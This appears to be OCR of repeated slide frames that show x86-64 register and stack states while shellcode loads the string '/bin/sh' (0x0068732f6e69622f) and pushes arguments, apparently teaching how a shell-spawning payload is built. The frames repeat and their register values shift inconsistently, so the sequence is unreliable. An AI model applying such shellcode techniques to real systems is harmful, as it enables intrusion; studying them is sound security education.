
mov %rsp, %rdi


RAX
0x????????????????
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
stack
RSP


mov %rsp, %rdi


RAX
0x????????????????
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
stack
RSP


mov %rsp, %rdi


RAX
0x????????????????
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
stack
RSP


push %rdx


RAX
0x????????????????
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
stack
RSP


push %rdx


RAX
0x????????????????
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
stack
RSP


push %rdx


RAX
0x????????????????
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
0x0068732f6e69622f
RSI
0x0000000000000000
RSP


push %rdi


RAX
0x????????????????
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
0x0000000000000000
RSP


push %rdi


RAX
0x????????????????
